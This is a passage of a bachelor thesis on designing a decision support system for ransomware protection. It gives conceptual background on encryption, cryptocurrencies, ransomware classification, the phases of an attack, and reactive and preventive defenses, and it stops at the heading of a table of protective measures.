University of Zurich[UZH]

BACHELOR THESIS – Communication Systems Group, Prof. Dr. Burkhard Stiller

Design and Implementation of a Decision Support System for Ransomware Protections

Dario Akhavan Safa
Zurich, Switzerland
Student ID: 15-133-317

Supervisor: Muriel Franco
Date of Submission: April 18, 2021

University of Zurich
Department of Informatics (IFI)
Binzmühlestrasse 14, CH-8050 Zürich, Switzerland

ifi

Bachelor Thesis
Communication Systems Group (CSG)
Department of Informatics (IFI)
University of Zurich
Binzmühlestrasse 14, CH-8050 Zürich, Switzerland
URL: http://www.csg.uzh.ch/

Abstract

Due to the significant growth of occurrences in the space of global ransomware threats, companies and individuals alike are becoming more prone to possible attacks. The nature of these threats make it very difficult to reverse the damage that has been dealt, once an attack has taken place. Because of this fact, more and more malicious actors are targeting high-profile individuals and organisations, often processing critical data. The goal of this thesis is to provide information and insights about ransomware, summarize and represent state of the art prevention measures, and consolidate this information into a newly developed tool to support decision-making in regards to applying preventive protection measures against ransomware threats.

Acknowledgments

I would like to thank my supervisor Muriel Franco for his thorough support, periodic assistance, and his very helpful guidance and inputs throughout this thesis.

I would also like to thank my co-supervisor, Christian Killer for his support.

Finally, I would also like to thank Prof. Dr. Burkhard Stiller, head of the Communication System Research Group (CSG) at University of Zurich, for giving me the opportunity to write my bachelor's thesis about a fascinating topic in the field of cyber security.

Contents

Chapter 1

Introduction

Since the beginning of the decade, there has been a major increase in the coverage of ransomware attack reports in the media and the press, making the usage of the term no longer exclusive to cybersecurity experts. Ransomware is a form of malware, *i.e.,* malicious software, in which an adversary party attacks the availability and/or integrity of a victim's data, usually through the usage of cryptography [3]. The attacker then pressurizes the victim into paying a ransom, in exchange for the restoration of their inflicted damages.

There is a clear upwards trend of ransomware attack occurrences in the recent couple of years. Figure 1.1 shows the number global attacks worldwide in 2020 based on the report provided by SonicWall [51]. SonicWall stated in their mid-year 2021 cyber-threat report, that there has been an increase in the number of ransomware attacks by 151% this year, with a total of 304.7 million attempted attacks recorded. More than 227 million attacks were conducted alone in the United States, making it by a significant margin the most vulnerable country against this form of malware.

The increase in popularity over time can be explained due to a number of enabling factors that originate from technological advances in computing, increased awareness of the profitability of such attacks within the cybercriminals community, as well as environmental factors. Advances in the anonymous payments sector with the emergence of cryptocurrencies such as Bitcoin or Monero make it nowadays possible for an adversary to receive a payment from their victim without revealing their identity [20].

Additionally, with today's popularity of Application Programming Interface (API)-driven software franchising models, new business models have emerged in the distribution and marketing domains in the world of ransomware. By the means of Ransomware as a service (RaaS) providers and easily attained exploitation toolkits, even cybercriminals with less technical expertise are able to be part of pseudo-professional organizations that can carry powerful and widespread ransomware attacks [35].

According to the 'No More Ransom' initiative [1], which was brought to life by renowned law enforcement and IT Security companies, it has become increasingly popular for attacked organizations to pay the ransom. Against the initiative's official recommendation, the payment was in many cases vital for business continuity and sometimes turned out to




Figure 1.1: The number of recorded global ransomware attacks since the beginning of 2020 [51]

be less expensive than the restoration of backups. Because of these circumstances, cybercriminals are increasingly motivated (especially economically) to expand their operations.

Furthermore, [51] also lists the COVID-19 pandemic and its impact on digitization as a likely result of the increased global malware spread. BlackFog [7] categorize and identify the most commonly affected industries as the following: government, education, healthcare, technology, services, manufacturing, and others.

Cybersecurity Ventures [15] estimated that ransomware attacks alone were responsible for the cost of $20 billion (USD) damage globally in the year 2021. The company predicts for the year 2031, that ransomware will attack a business, consumer, or device every 2 seconds, which will lead to a global total cost of $265 billion (USD). Although public awareness is rising, the majority of organizations and private consumers underestimate the severeness of ransomware attacks, while lacking knowledge on the subject as a whole. In order to support people and companies against ransomware attacks, it is important to have decision support systems at hand when planning cybersecurity [51, 15]. Thus, specific solutions focused on the ransomware are still required to guide users within best practices and possible protections against ransomware.

1.1 Description of Work

In this thesis, a decision support system for ransomware protection is proposed to recommend measures to protect oneself from ransomware attacks, spread cybersecurity awareness, and provide an overview of ransomware risks based on the user's input profile. In order to have sufficient knowledge to build this kind of system, a survey analysis and exploratory research have to be conducted to understand the main types of ransomware and

their characteristics. Thus, for the development of this thesis, the following steps were also conducted: (*i*) analysis of different open-source ransomware projects (*e.g.,* HiddenTear and RAASNet) to identify its common characteristics and behaviors, (*ii*) investigation and mapping of technical details from historically relevant ransomware attacks (*e.g.,* WannaCry, Cryptolocker, and BadRabbit) [45] , (*iii*) clear definition of all steps involved in a ransomware infection, and finally (*iv*) the definition and discussion of the most efficient techniques to protect against this kind of threat. Based on these initial steps and knowledge, the decision support system for ransomware protection was designed, developed, and evaluated considering case studies based on real-world scenarios. Key features of the system provides self-assessment questionnaires, cybersecurity awareness based on the ransomware risk analysis, and e-learnings modules for education and training about best practices for ransomware protection.

1.2 Thesis Outline

This thesis is divided into six chapters.

Chapter one introduces the topic of ransomware and the motivation and goals of the thesis are stated.

Chapter two describes background information that is needed to be able to understand further sections and explanations. Here, the reader is informed about the most important details and characteristics of ransomware, including an introduction to cryptography, and a deeper explanation of how ransomware is defined and constructed. Furthermore, an overview of current ransomware defense research is given, including an overview of the most commonly referred tips in the literature to proactively defend against this kind of threat.

Chapter three consists of the analysis of five different ransomware threats. Within this chapter, the reader receives a thorough overview of ransomware attacks and open-source projects that exhibit interesting implementation features or historical relevancy, among other features that makes them worthy of an analysis. Subsequently, the projects are compared with each other in a variety of relevant key metrics.

Chapter four describes the solution of the decision support system. Methodology, design and implementation details are discussed and the final product is presented to the reader.

Chapter five provides an evaluation of the elaborated solution, through the means of three case studies that explain different use cases of the elaborated system to the reader. Secondly, an outlook for possible future improvements and extensions are given, by analysis the limitations of the current implementation.

Finally, in chapter six, a summary and the conclusion of the most important coverings of this Thesis is presented to the reader.

Chapter 2

Background

This chapter will introduce the reader to important background information that is needed to grasp the concepts and details about ransomware. Since the most common ransomware threats exhibit the characteristic of encrypting files on the victim's system, the next sub-chapter provides a description over the field of cryptography. This includes three encryption types that are commonly implemented in ransomware threats, as well as a high-level overview of cryptocurrencies and their relevance to ransomware. The second sub-chapter describes the anatomy of an average ransomware attack. Several attack phases are listed and thoroughly explained, so that the reader is able to understand the different parts of the attack process from start, *i.e.,* the distribution of ransomware to finish, where the victim is demanded a ransom for the decryption of their files. Finally, an overview of reactive and proactive defense strategies is given, which summarise the current status of ransomware defense in the literature.

2.1 Cryptography

Cryptography, or cryptology, was originally synonymous to encryption. Today's definition has been extended to a more general field of science which contains topics from information security such as data confidentiality, data integrity, authentication and non-repudiation [37]. For the scope and purpose of this Thesis, the field of encryption will be explained in more detail, which shows how protocols are constructed that prevent third parties or the public from eavesdropping private messages.

2.1.1 Encryption and Decryption

Encryption is the process of encoding information. This hinders a potential third-party interceptor of reading confidential data and therefore guarantees privacy between the communication of two or more parties. [28] This property is leveraged by ransomware developers. They infiltrate their victim's systems and encrypt the system's user data so that the victim of the attack loses the ability to read their own files. In this subsection, a

theoretical overview of encryption is provided and an insight is given into the different encryption techniques. Afterwards, we will describe the most commonly used cryptographic algorithms in practice. The overall cryptographic process can be explained with following representation [28]:

$$\mathrm{C} = E_k(P)$$
$$P = D_k(C)$$

where P = plaintext, C = ciphertext, E = the encryption method, D = the decryption method, and k = the key.

The plaintext P is the actual information that one desires to encode. In contrast, the ciphertext C is the result of transforming P with an encryption method E. The encryption and decryption methods E, respectively D, take a key K as an argument for their conversions. Depending on whether the key K is equal in both conversion functions, the type of the encryption is distinguished. One way of classyfing encryption types is denoted by [28] which is based on the number of keys that are employed in the encoding. [28] therefore distinguishes between three types: symmetric- and asymmetric encryption, as well as hash functions. Former two types are used to provide data confidentiality between trusted partners, and are employed in actual ransomware attacks. In some ransomware attacks, both techniques are employed at different attack lifecycle stages, this is commonly classified as a hybrid attack in the literature [45]. The latter group of hash functions finds its use case in the insurance of integrity and unique identification of data, making it useful for malware detection purposes, but less so for ransomware attacks.

Symmetric-key Encryption

As the name implies, the symmetric-key encryption utilises the same key for both encryption and decryption of information. It is also known as secret key cryptography. Compared to asymmetric-key encryption, this type of encoding is faster and requires a lower amount of computational resources. Such properties are desired in a time-efficient ransomware attack, which is the reason why the commonly used symmetric algorithm AES is still frequently applied in recent attacks to encrypt a victim's files [45], despite its shortcomings against a more sophisticated asymmetric-key encryption.

From the view of an adversary, the major shortcoming of a symmetric-key attack in a ransomware setting is the risk that the attacker can potentially leave a trace behind of the key that was used to encrypt the data. If that is the case, the victim can easily decrypt all files with the secret key and reverse all damages [48]. The secret key is either generated on the target device during the attack, embedded into the initial payload of the executable binary, or fetched from a remote C&C server. If the key was generated on the infected device during the attack, it is sent to the attacker afterwards through C&C communication, which is also a potentially exploitable vulnerability for the attacker, since malware & antivirus detection software can detect and intercept such communication to retrieve the secret key within outgoing network packages and reverse the attack [18].




Figure 2.1: Visual representation of a symmetric-key encryption process [28].

Asymmetric-Key Encryption

This type of encryption requires a pair of keys for encryption and decryption operations. Asymmetric-key encryption is useful for encrypting messages without having to fear potential eavesdropping parties. With this method one party of the communication encrypts the message with the second party's public key, which as they name suggests can be known publicly. To decrypt the message, the second party of the communication uses their private key, which is ideally only known to them, to decrypt the message. Ransomware developers use this eavesdropping-eliminating property to make sure that the private key used to decrypt the data cannot be accessed by anyone but themselves. Attackers can therefore embed their public key into the malicious binary, which uses the key to encrypt the data on the victim's system. Only when the victim pays the ransom, they get access to the private key to decrypt their data [4]. A popular example in recent history for ransomware that utilizes asymmetric-key encryption is WannaCry. The most frequently used asymmetric key algorithm is Rivest-Shamir-Adleman (RSA).

Hybrid Encryption

Advantages of both of the encryption techniques are combined by attackers in the application of hybrid encryption. With this in mind, ransomware first generates a symmetric encryption key on the victim's system to encrypt the files as quickly as possible. After that, it encrypts the used symmetric key with the attacker's public key. Generally, an attacker's public key is embedded into the ransomware binary, in order to have the variants not require a connection to the adversaries command and control server during the




Figure 2.2: Visual representation of an asymmetric key encryption process [28].

attack. In ideal circumstances, after successful ransom payment by the victim, the private key is obtained by the attacker which can be used to decrypt the encrypted symmetric key that was used to encrypt the data on the victim's system. This type of encryption has grown a lot in popularity in recent attacks, mostly due to its favorable properties of confidentiality and speed [4]. A popular example that utilizes a hybrid encryption attack is WannaCry, which will be analysed in more detail in the upcoming chapter, Analysis of Ransomware.

2.1.2 Cryptocurrencies

One reasonable explanation as for the question why ransomware has gained rapid growth and expansion in the recent decade may leads back to the rise of cryptocurrencies over the recent years [48]. Based on the blockchain technology, cryptocurrencies enable their users to send and receive digital assets anonymously in a decentralized, reasonably fast and secure manner without the need of any centralized intermediaries. As the name implies, strong encryption is used to secure transactions of such digital assets. Cryptocurrencies generally utilize asymmetric key encryption. Each user owns a public key, also known as public address, which can be seen as an identifier for the user, akin to a bank account identification number. Users are able to send and receive cryptocurrencies through this public address. For every public key, there exists a private key which the user needs to securely store and manage. With the help of the private key, a user is able to access their cryptocurrency funds on the related public key.

Bitcoin is the first and currently most valuable digital asset based on a public distributed ledger system, *i.e.,* the blockchain. Among the first major adopters of bitcoin there were

black markets, such as the first modern darknet market Silk Road [29]. Darknet markets are known for their service of providing illegal goods in exchange for money. Since bitcoin was the first usable digital currency, paired with its pseudo-anonymous properties, it was favored by many criminals as a means of payment in the past. Even current research shows, that despite its age, Bitcoin is still a popular payment method choice among customers in illegal markets [29]. However, even though there does not exist a direct link between a real-world entity with it's bitcoin address, each transaction of a bitcoin address is public information, hence it cannot be considered completely trace-free. Hence if a bitcoin address can be linked back to an individual, every transaction made by the owner of the address can be traced back to the very first transaction.

Monero is based on the CryptoNote protocol white paper released in 2013. The paper cited similarities and differences from its algorithm to Bitcoin's fundamentals. As mentioned above, a major drawback they identified in Bitcoin's project vision was the trace-ability of transactions that come with the usage of a public ledger. Because of these perceived flaws, Monero uses ring signatures, zero-knowledge proofs and other obscuring methods to obfuscate transaction details [54]. Because of this advantages over Bitcoin when it comes to privacy, SonicWall's cyber threat report predicts, that Monero will see a big growth in ransom demand payment satisfaction over the next few years [51].

2.2 Ransomware

This section describes the taxonomy and classification of ransomware followed by a clarification of the overall anatomy of the most common methods and strategies of ransomware, where characteristics are shown that frequently occur within ransomware attacks.

2.2.1 Taxonomy

There are many different approaches when it comes to the classification of ransomware. The work from Al-rimy *et al.* [4] classifies ransomware from three different perspectives, based on the severity, targeted platform and targeted victim.

Severity-based Classification This category classifies ransomware in respect of the severity that an attack imposes. On one end of the severity spectrum, there exists scareware, which by itself does not impose an actual threat to the system of a user. Scareware describes a type of malware, which by definition is not actually able to harm an infected device. The purpose behind scareware is to mimic a dangerous threat, which in the ideal case, pressures the victim into paying a ransom [48]. By means of social engineering techniques, the victim is driven into a state of fear and uncertainty, which leaves them in a more vulnerable position for extortion. A popular example of scareware involves the usage of fake warning message alerts, which indicate to the user that their system has been compromised by malware [48]. Such attacks then ask for payment to remove the apparent infection of the system. Scareware can also be utilised by a malicious actor alongside an

actual threat, in which it undertakes the function of a decoy mechanism to distract the victim from the real attack.

Next to scareware we have the category of detrimental ransomware, which by itself is segmented into two categories, namely locker-ransomware and crypto-ransomware [19]. These two categories differ from each other from the effect and damage they impose on an infected system. Locker-ransomware, as the name implies, uses system-locking mechanisms on OS level, while the latter category utilises cryptography.

Locker-ransomware aims to hijack system services, such as operating system processes and user input devices, so that the system is not normally usable anymore. The attacker then prompts the user to pay a ransom fee to unlock and restore their system. Although this locking mechanism is troublesome, normally the victim's data is not corrupted, altered or removed during the attack. Hence, it is generally easier to restore a locked system to its normal state, or at least salvage important files without paying the ransom [48].

Crypto-ransomware is the most common and most harmful type out of all the categories. It is also the group of threats which is usually referred to In the context of general ransomware discussions. With the help of cryptography, a victim's files are irreversibly encrypted during an attack. The attacker then demands a ransom fee from the user to decrypt the files, which leaves the victim usually no other chance than to pay the demanded ransom [48]. As mentioned in the section about encryption, there are three types of encryption mechanisms that can be utilised in crypto-ransomware attacks: symmetric, asymmetric and hybrid encryption.

Platform-based Classification

Ransomware can also be classified based on the platform the attack targets. The most commonly attacked platform remains PC users, with reports by McAfee [35] and Symantec [44] showing that the amount of ransomware attacks conducted on PCs, including computers running Mac OS and Linux, is steadily rising and projected to grow more in the near future. However, given the massive growth of smartphones in the last decade, adversaries have begun to attack the mobile sector more and more. According to the report of Kaspersky [26], the number of mobile ransomware attacks increased by a factor of four in 2016 compared to the previous year. It has been noticed, that locker-ransomware is highly effective in mobile environments, since mobile devices and their operating systems lack the variety of bypass options a computer possesses [48]. Similar to mobile devices, IoT ransomware attacks grow in popularity in recent years. Just like mobile ransomware attacks, there is a tendency for locker-ransomware threats in this sector, for the same reason that there is a lack of maneuverability and lack of bypass options in case of an attack. [48] mentions the Android.Lockdroid.E ransomware as an example of IoT-based attacks conducted on smart TVs. Lastly, it is projected by McAfee [5] that due to the growth and usage of cloud-based platforms, they will soon be considered as an additional main target for ransomware attacks. Currently, this field is still largely untouched, however in 2016 multiple users of the Microsoft's Office 365 cloud platform were attacked with RANSOM_CERBER.CAD, a ransomware which was embedded in a distributed Microsoft Word macro file [4]. Cloud platforms show huge potential for adversaries, since if they

are able to compromise a single server farm, millions of customers could potentially lose all their files which they hosted in the cloud.

Target-based Classification The last way to classify ransomware is based on the type of victim that is affected in an attack. Two main targets can be distinguished in ransomware attacks, namely individual users and business organisations. According to Symantec in 2016 [44], the distribution of attacks during this time period shows that individual users, *i.e.,* consumers were slightly favoured as target, with a relative occurrence frequency of 57%. However, Oz *et al.* [45] states that over time the focus has shifted the other way around, although exact numbers are not given. This can be explained by the astronomical amounts of payments that can potentially follow after an attack on large businesses. Larger enterprises often are left with no other choice than to pay, otherwise they would risk the loss of customer data and other business critical data. Secondly, cybercriminals often blackmail the businesses and threaten to publish and leak critical user or business data if no payments follow [45]. Over the recent few years, there have been observations on the most frequently attacked business sectors in ransomware attacks. Both BlackFog and SonicWall report that customers from the governmental sector are most likely to be targeted by ransomware, with a roughly 10 times higher likelihood of ransomware attempts than average [7]. The education, healthcare and retail sectors are also popular targets, followed by technology, manufacturing and others.

2.2.2 Anatomy of a Ransomware Attack

In general, a common attack can be broken down into a timeline of six events, as described by security researchers from McAfee [35]. These phases are shown in Figure 2.3. Each one of these phases are discussed in the details along this section.

Phase 1. Distribution of Malicious Software

In this phase, attackers are seeking an entry point for their malicious software in the victim's system. The distribution phase of the ransomware can be aimed at a very specific target, e.g. a company that operates with very sensitive data or that is unable to venture any little amount of service downtime. As stated by [SOURCE], most often these companies are situated in industries such as healthcare, banking, finance, education, and research or governmental-oriented work. However, it is more common for hacking groups to not set their goal to attack a particular target, but rather to achieve widespread infections over many different channels and companies. This can be achieved by establishing reselling channels with affiliate groups, as stated in the threat research report of Exabeam [13]. In this model, hacking groups outsource the distribution of their malicious software to other groups that solely focus on distributing the ransomware in as many channels as possible. The distributors thereby earn a certain share of the overall profit of the attack. It has become apparent by the research of Wang and Wang [11], that in general, ransomware does not differ much from traditional malware when it comes to the distribution side of things. Therefore common practices in the distribution of ransomware show well




Figure 2.3: Six phases of a ransomware attack [35].

known exploitation techniques such as:

(i) **Drive-by-downloads / malicious e-mails**

The purpose of this infection vector is to deceive the victim into unknowingly downloading and executing a piece of software without their knowledge and consent. [30] This can happen in several ways, e.g. the user may open a malicious e-mail attachment, or unknowingly click on a malicious download link on a website. Sometimes even an owner of a trusted website could be the victim of an exposed vulnerability, which would allow mal-practicing hackers to place and distribute malicious pieces of software on a seemingly secure source. [30] This specific case is also known as a watering hole attack.[SOURCE]

(ii) **Software vulnerabilities**

The infamous WannaCry ransomware is a good example to show that hackers can even exploit vulnerabilities in the victim's operating system to download and install malicious code. [2] Infact, any type of software is potentially at risk, and with the help of exploit kits, which act as repository of known zero-day vulnerabilities and pre-written exploitation code, a breach into the target's system is as easy as never before. [11]

(iii) **Malicious applications**

Another infection method is the strategy of hiding harmful content within an application and disguising it as trustworthy, as denoted by Lipovsky *et al.* [32]. Here, the maliciously-intended developer knowingly places harmful code into their software and often disguises it with a facade that provides real utility, such as e.g. in the case of 'Browser Turbo', a browser cache-cleaning tool for Android, which had the hidden capabilities of stealing contacts, call logs, and text messages. [60] Another method of distribution as outlined by Exabeam [13], describes a black market, seen in dark web marketplaces, where a hacking group takes the role of a software vendor, distributing their ransomware to 'service

providers' through software licenses, akin to the managed service provider model seen in various professional enterprises.

Phase 2. Infection of Victim's Device

This part of the attack describes the first execution of malware on the infected device. In this step, the malware stages the attack and prepares everything it needs to conduct the next steps. This step can be seen as preparation of the attack, meaning that the data stored on the system has yet to be encrypted. Usually it can be observed that the ransomware modifies system configuration files *e.g.,* to ensure that the malware runs at start-up. Depending on the ransomware, there are many additional attack preparation and system manipulation activities that can be observed: operating system repair and recovery can be disabled, as well as shadow copies, security suite update services, error reporting, and BITS [35]. Sophisticated ransomware attacks also target backups found on any volume connected to the system and encrypt or remove them discreetly first before the actual system-wide attack takes place [14]. All background processes relating to this phase in the attack usually deliberately mimic process names of official system or third-party processes. This is done to bypass detection by the user or the user's anti virus system. The popular ransomware WannaCry *e.g.,* uses the process name 'mssecsvc2.0', i.e. 'Microsoft Security Center(2.0) Service' in full length [6], in order to not raise any suspicions from the user or the installed security suite.

Phase 3. Communication with Adversary

The majority of ransomware includes some form of communication with a host server in the domain of the attacker. In this phase of the attack, the infected system shares all relevant information for the attack with the so-called command and control (C&C) server. The most common use case of this phase is the transfer of the encryption key that is used to encrypt the system of the victim [45].
To avoid the detection of such data transfers in the network by the user or any installed security suite, the C&C servers have lately been found using cloud-based services, such as webmail or file-sharing services, so that the traffic generated in this step blends in with the usual egress traffic [53]. Security suites can potentially detect static components of ransomware binaries, such as blacklisted, hard-coded IPs or domains. Therefore, there have been recorded ransomware cases where the attackers have used smarter dynamic domain generation algorithms to retaliate against these mechanisms. For each communication with the C&C server, the domain name changes which makes it much harder for firewalls to detect [45].

Phase 4. Searching and Scanning of Files on Infected Device

In this fourth step, the ransomware process searches for particularly important files to target. The rationale being, that these files will maximize the damage caused to the user, as these are files that typically cannot be easily replicated. Popular file types to target

are jpg, docx, xlsx, pptx and pdf [35]. During the scanning process the ransomware enumerates local and network-accessible system drives, also scanning cloud file storage repositories such as iCloud, Dropbox, Google Drive, and others [13]

Phase 5. Encryption of Data

Up until this point in the ransomware attack process, no irreversible damages have been dealt to the infected system. In this fifth step however, the scanned files that were marked as important in the previous step are now processed by the encryption algorithm. In most cases, especially in more recent strands of ransomware, a smart hybrid use of symmetric and asymmetric encryption techniques are used to encrypt the data. The public key that is used to encrypt the files is obtained during the communication with the C&C servers. The private key used to decrypt the data is conveniently stored in the attacker's domain and cannot be accessed by the user. Depending on the amount and size of the targeted files, this process can take up a few minutes to several hours.

Phase 6. Ransom Demand

As soon as the encryption process is finished, the user will be notified by the process that they have been attacked. Typically a ransom note will be displayed to the user in the form of an automatically opened system dialogue box, by a readme file stored on the desktop, or by changing the desktop wallpaper [13]. This ransom note includes payment instructions. Usually cryptocurrencies such as Bitcoin or Monero are used to guarantee pseudo anonymous in former or anonymous payment in latter case. If a victim chooses to pay the ransom, they are usually provided with a download link for the private key that is stored in the attacker's domain, to decrypt their files. In large-scale attacks, each attacked user is mapped to a different public-private key combination, in order to prevent sharing of decryption keys.

2.3 Ransomware Defense

In this section, the current state-of-the art defense mechanisms developed to combat ransomware are mapped and discussed. The defense mechanisms are split into two types:

- **Reactive Defense** is engaged as soon as the targeted system is infected with the malicious payload. In this category, the attacked party detects the threat and removes or breaks the attacking process before the system takes any damage. Since ransomware developers are incentivized to perform an attack in as little time as possible, in order to reduce detection time, reactive defense responses need to be performed in a very small time frame.

- **Preventive Defense** deals with the preparation mechanisms and infect vector mitigations that one set's up before the attack happens. Since ransomware attacks are performed in a quick manner, and have the ability to cause wide-spread damage in a short amount of time, it can be argued that preventive defense approaches achieve a higher chance of protecting a system from potential ransomware damages.

2.3.1 Reactive Defense

This section is based on the in-depth report provided in [45]. Thus, a summary of the most common and effective reactive defense mechanisms are discussed, including mechanisms to detect, protect, and recovery from a ransomware attack. As a reaction towards a ransomware threat requires the threat to be detected, following approaches explain most commonly used vectors to detect a ransomware attack.

- Machine Learning-Based Defense: The system exposes a ransomware attack by utilizing machine learning models that were trained by feeding them a set of common ransomware analysis features. This feature set can consist of structural features, behavioral features or a hybrid of both.

  1. via Structural Features: Features that are found in a static analysis of ransomware binaries are seen as structural. These features can be regarded as building blocks that are typically present in a ransomware binary. Examples of structural features include static system API calls, references and traces of commonly used DLLs, or instruction opcodes.
  2. via Behavioral Features: In contrast to structural features, an ML model can be fed a set of features that capture typical behaviors observed in the system, after an infection with ransomware has occurred. A prominent example of a feature set in this category includes network traffic behavior. As explained in the anatomy of a ransomware attack section, usually there is communication between the malware and its C&C server, to exchange information about the infected device and for key exchange purposes. By monitoring the network traffic of the host or the complete network, certain features can be observed that would raise attention as soon as an attack is ongoing. *E.g.* [4] analyzed in NetConverse the protocol type, IP addresses, number of packets and bytes as well as duration features to detect ransomware.

- Rule-based detection As already assumed in the detection with the help of machine learning techniques, ransomware often behaves in a certain manner that would be considered anomalous for legitimate software. A rule-based approach tries to locate certain textual and/or binary patterns that only emerge in ransomware binaries. YARA is a popular tool that is used frequently by malware researchers that implements a rule-based approach. With YARA, a user can define a rule set of patterns that the software looks out for. Depending on the weight that is set on each rule, YARA can then evaluate a total threat level that is associated with the findings. CryptoDrop [49] uses a rule-set that consists of properties such as file type changes, file type funneling, similarity and entropy of files, as well as deletion files. Other

projects are known to define rules that consider directory traversals, access frequency of files, read/write speeds on network shared volumes, among other ideas [49]

2.3.2 Proactive Defense

Since reactive defense can only respond to an ongoing attack, which can often take too much time, proactive defense mechanisms need to be considered in order to ensure the best possible protection against ransomware. An overview of currently most effective preventive measures against ransomware is provided in Table 2.1. These proactive solutions are classified, for example, in terms of category of protection (*e.g.,* Access Control, Backup Systems, or Best Practices), application scenarios, usage details, and source code (available or not).

Category	**Applicability**	**Preventive Action**	**Full description**	**Rationale**	**Source**
